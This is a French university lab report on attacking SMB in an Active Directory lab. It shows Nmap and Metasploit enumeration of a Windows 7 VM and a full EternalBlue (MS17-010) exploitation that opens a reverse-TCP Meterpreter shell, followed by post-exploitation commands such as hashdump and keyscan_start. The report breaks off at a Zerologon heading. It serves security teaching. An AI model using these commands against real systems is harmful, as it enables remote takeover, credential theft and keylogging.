


Université Mohammed V
Faculté des Sciences
Rabat

Master Cybersécurité Intelligente et Technologies Emergentes CITEch

Rapport TP2 : Attaques sur SMB dans un environnement Active Directory

Réalisé par : Youness AZZAKANI

Encadré par : Pr. Karima EL HACHIMI

Introduction

Ce rapport présente les résultats du TP2 portant sur les **attaques via le protocole SMB** dans un environnement Active Directory. À travers différentes phases d'énumération et d'exploitation, nous avons mis en évidence les failles associées aux services SMB, en particulier sur des systèmes vulnérables comme **Windows 7 SP1**. Les vulnérabilités ciblées incluent **EternalBlue (MS17-010)** et **Zerologon (CVE-2020-1472)**, deux failles critiques permettant une compromission totale de l'hôte ou du domaine.

Attaques sur SMB

Découverte de Microsoft-ds / SMB

Scanner la victime pour détecter SMB (port 445) :

```
└─$ nmap -A 192.168.1.23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-14 13:06 CDT
Stats: 0:02:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.50% done; ETC: 13:08 (0:00:00 remaining)
Stats: 0:02:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.79% done; ETC: 13:08 (0:00:00 remaining)
Nmap scan report for 192.168.1.23
Host is up (0.00072s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: CITECH-FSR)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:D7:2F:4E (VMware)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2008 R2 SP1 or Windows 7 SP1, Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop
Service Info: Host: PC-ETUD3; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -59m58s, deviation: 0s, median: -59m58s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
```

```
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-06-14T17:08:32
|_  start_date: 2025-06-14T16:57:01
|_nbstat: NetBIOS name: PC-ETUD3, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:d7:2f:4e (VMware)

TRACEROUTE
HOP RTT     ADDRESS
1   0.72 ms 192.168.1.23

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 198.75 seconds

┌──(user㉿kali)-[~]
└─$
```

Description du scan Nmap :

- **Port 445 (SMB)** ouvert sur la cible 192.168.1.23 (PC-ETUD3).
- **Système détecté :** Windows 7 SP1 (obsolète, vulnérable à EternalBlue).
- **Configuration SMB risquée :** signature des messages activée mais non obligatoire.
- **Workgroup exposé :** CITECH-FSR via NetBIOS (port 139 ouvert).
- **Problème temporel :** décalage horaire de -59m58s (risque pour Kerberos).
- **Conclusion :** La cible est vulnérable aux attaques SMB comme MS17-010.

Vérifier la version SMB avec Metasploit :

```
       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.23
RHOSTS => 192.168.1.23
msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/li
b/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
 and '?' was replaced with '*' in regular expression
[*] 192.168.1.23:445      - SMB Detected (versions:1, 2) (preferred dialect:S
MB 2.1) (signatures:optional) (uptime:21m 44s) (guid:{d586487b-9308-4b7b-93c1
-1e894708dee5}) (authentication domain:CITECH-FSR)
[+] 192.168.1.23:445      -   Host is running Windows 7  Professional  (build
:7600)
[*] 192.168.1.23          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Synthèse des résultats :
Versions SMB : Détection de SMBv1 (obsolète) et SMBv2.1 (dialecte préféré).

- **Configuration** : Signature des messages optionnelle → risque d'attaques par relais.
- **Système** : Windows 7 Professional (build 7600) - non patché.
- **Domaine** : Authentification dans le domaine CITECH-FSR.
- **Uptime** : Machine active depuis 21m44s (récente).
- **Risque critique** : SMBv1 activé → vulnérable à EternalBlue (MS17-010).

1. Pourquoi SMB1 est-il dangereux ?

SMBv1 est dangereux car obsolète, sans chiffrement intégré, et vulnérable à des attaques critiques comme EternalBlue (MS17-010) qui permet une exécution de code à distance sans authentification.


2. Quelles améliorations apporte SMB2 ?

- Performances : Réduction du "chatter" réseau (moins d'échanges pour une opération).
- Sécurité :Chiffrement intégré (AES-128/256).
- Signature des messages obligatoire (contre les attaques MITM).
- Authentification renforcée (Kerberos/NTLMv2).

3. Pourquoi la divulgation de version est-elle risquée ?

Elle permet à un attaquant de cibler des vulnérabilités connues (ex: MS17-010 pour Windows 7, Zerologon pour Windows Server 2012) sans tester aveuglément, réduisant le bruit et accélérant l'exploitation.

Tester les sessions anonymes :



Résultat de la connexion anonyme SMB :

- **Objectif :** Tester l'ouverture de sessions anonymes avec Smbclient.
- **Échec de connexion SMB1 :** NT_STATUS_RESOURCE_NAME_NOT_FOUND.
- **Cause probable :** SMB1 désactivé ou restrictions d'accès.
- Aucun partage listé → Sécurité renforcée contre l'accès anonyme.

Analyse complémentaire :


La tentative de connexion anonyme a échoué, indiquant que :

SMB1 est désactivé ou bloqué (cohérent avec les bonnes pratiques de sécurité).

La cible ne permet pas l'accès anonyme aux partages (configuration sécurisée).

Énumération des partages

Avec Nmap :



```
└─$ nmap -p445 --script smb-enum-shares 192.168.1.23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-14 13:27 CDT
Nmap scan report for 192.168.1.23
Host is up (0.0013s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:D7:2F:4E (VMware)

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATU
S_ACCESS_DENIED)
|   account_used: <blank>
|   \\192.168.1.23\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.1.23\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.1.23\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Type: Not a file share
|     Anonymous access: READ/WRITE
|   \\192.168.1.23\USERS:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_    Anonymous access: READ

Nmap done: 1 IP address (1 host up) scanned in 16.28 seconds
```


Résultat de l'énumération des partages SMB :

- **Commande exécutée :** nmap -p445 --script smb-enum-shares 192.168.1.23
- **Partages détectés :** ADMIN$, C$, IPC$, USERS (par conjecture).
- **Accès refusé :** Impossible de lire les détails (NT_STATUS_ACCESS_DENIED).
- **Permissions anonymes :**
    - IPC$: READ/WRITE → Canal inter-processus vulnérable.
    - USERS : READ → Fuite potentielle de données.
- **ADMIN$ et C$:** Accès anonyme bloqué → Sécurisation des partages critiques.
- **Risque principal :** L'accès en écriture sur IPC$ permet des attaques via SMB (ex: EternalBlue).

Analyse des risques :

Le partage IPC$ avec accès anonyme en écriture est particulièrement dangereux : il peut être exploité pour des attaques d'exécution de code à distance (via des canaux nommés). Combiné à la présence de SMBv1, cela confirme la vulnérabilité à EternalBlue. Le partage USERS en lecture anonyme expose potentiellement des données sensibles.

Avec Metasploit :



L'utilisation du module smb_enumshares sur la cible 192.168.1.23 a échoué avec deux erreurs critiques :


- D'abord, une négociation SMB1 impossible **(Unable to negotiate SMB1 [...] Not a valid SMB packet)**, indiquant que le protocole est désactivé ou filtré malgré sa détection initiale.
- Ensuite, un accès systématiquement refusé **(STATUS_ACCESS_DENIED)** lors de la tentative d'énumération, confirmant que la cible bloque les requêtes non authentifiées via SMB.

Implications :

1. L'échec de SMB1 suggère une désactivation partielle (le protocole est détecté mais non fonctionnel).
2. La politique de sécurité stricte interdit l'énumération anonyme des partages, contrairement au scan Nmap qui a partiellement réussi via des conjectures.
3. Cette configuration valide la nécessité d'exploiter EternalBlue pour obtenir un accès privilégié avant toute exploration supplémentaire.

Énumérer les politiques de sécurité

Toujours avec Metasploit :



Résultat de l'énumération des GPP SMB:

1. **Module utilisé :** auxiliary/scanner/smb/smb_enum_gpp pour extraire les mots de passe des Stratégies de Groupe.
2. **Échec de connexion :** Impossible de monter le partage \\192.168.1.23\SYSVOL.
3. **Erreur critique :** STATUS_BAD_NETWORK_NAME → Le partage SYSVOL est introuvable.
4. **Cause principale :** La cible (PC-ETUD3, Windows 7) n'est pas un contrôleur de domaine.
5. **Implication :** Seuls les DC exposent SYSVOL (contenant les fichiers GPP vulnérables).
6. **Conclusion :** Cette attaque est inapplicable sur une station de travail → Focus sur EternalBlue.

Analyse technique :


Le partage SYSVOL est exclusif aux contrôleurs de domaine (ex: DC-ETUD). Son absence sur la machine Windows 7 explique l'échec :

- **GPP vulnérables :** Non présentes ici (contient des mots de passe en clair dans Groups.xml).
- **Redirection nécessaire :** L'exploitation de Zerologon devra cibler le DC (192.168.1.10).

EXPLOITATION DES VULNÉRABILITÉS

EternalBlue (MS17-010)

Détecter la vulnérabilité :



Résultat du scan de vulnérabilité MS17-010 :

1. **Commande exécutée :** nmap --script smb-vuln-ms17-010 -p445 192.168.1.23
2. **Cible vulnérable :** OUI (État : VULNERABLE).
3. **CVE identifiée :** CVE-2017-0143 (risque ÉLEVÉ).
4. **Type de vulnérabilité :** Exécution de code à distance via SMBv1.
5. **Système concerné :** Microsoft SMBv1 (Windows 7 non patché).
6. **Confirmation :** La cible est exploitable via EternalBlue → Passage à l'attaque.

Le scan Nmap confirme que la machine Windows 7 (192.168.1.23) est vulnérable à MS17-010, comme détecté précédemment avec :

- La présence de SMBv1 (via Metasploit).
- La build 7600 (non patchée).

Impact : Permet une prise de contrôle totale sans authentification.

Exploiter avec Metasploit :

```
msf6 auxiliary(scanner/smb/smb_enum_gpp) > use exploit/windows/smb/ms17_010_e
ternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.23
RHOSTS => 192.168.1.23
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/mete
rpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.30
LHOST => 192.168.1.30
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.30:4444
[*] 192.168.1.23:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.23:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in r
egular expression
[*] 192.168.1.23:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.23:445 - The target is vulnerable.
[*] 192.168.1.23:445 - Connecting to target for exploitation.
[+] 192.168.1.23:445 - Connection established for exploitation.
[+] 192.168.1.23:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.23:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.1.23:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.1.23:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 192.168.1.23:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.23:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.23:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.23:445 - Starting non-paged pool grooming
[+] 192.168.1.23:445 - Sending SMBv2 buffers
[+] 192.168.1.23:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.23:445 - Sending final SMBv2 buffers.
[*] 192.168.1.23:445 - Sending last fragment of exploit packet!
[*] 192.168.1.23:445 - Receiving response from exploit packet
[+] 192.168.1.23:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.23:445 - Sending egg to corrupted connection.
[*] 192.168.1.23:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.23
[*] Meterpreter session 1 opened (192.168.1.30:4444 -> 192.168.1.23:49247) at 2025-06-14 14:13:09 -0500
[+] 192.168.1.23:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.23:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.23:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Résultat de l'exploitation EternalBlue :

1. **Vulnérabilité confirmée :** Windows 7 Professional 7600 x64 (architecture détectée).
2. **Exploitation réussie :** Overwrite ETERNALBLUE effectué (0xC00000001).
3. **Session ouverte :** Meterpreter établie (192.168.1.30:4444 → 192.168.1.23:49247).
4. **Accès obtenu :** Shell interactif avec privilèges SYSTEM (contrôle total).


Lorsque l'exploitation de la vulnérabilité **EternalBlue (MS17-010)** est réussie à l'aide de Metasploit, nous obtenons un **shell Meterpreter**. Il ne s'agit pas simplement d'une invite de commande : c'est un outil extrêmement puissant intégré à Metasploit, permettant à l'attaquant de prendre le **contrôle complet** de la machine victime.

Ce que cela signifie concrètement :

- **Contrôle total du système :** L'attaquant a les mêmes privilèges que l'utilisateur ciblé, souvent administrateur ou système dans les anciennes versions de Windows.
- **Aucune interaction requise de la victime :** L'exploitation se fait à distance et sans aucune action de la part de l'utilisateur légitime.
- **Persistance possible :** L'attaquant peut installer un backdoor ou programmer l'exécution automatique d'un script malveillant.
- **Escalade et mouvement latéral :** Si la machine compromise est membre d'un domaine Active Directory, l'attaquant peut tenter d'accéder à d'autres hôtes du réseau.


Exemples de commandes utiles dans Meterpreter :

sysinfo # Affiche les infos du système compromis
getuid # Identité de l'utilisateur courant
hashdump # Récupère les hashs des mots de passe
shell # Lance un shell classique sur la cible
upload / download # Transfert de fichiers vers/depuis la cible
screenshare / screenshot # Voir l'écran ou prendre une capture
keyscan_start # Enregistre les frappes clavier



Zerologon (CVE-2020-1472)

Tester la vulnérabilité :



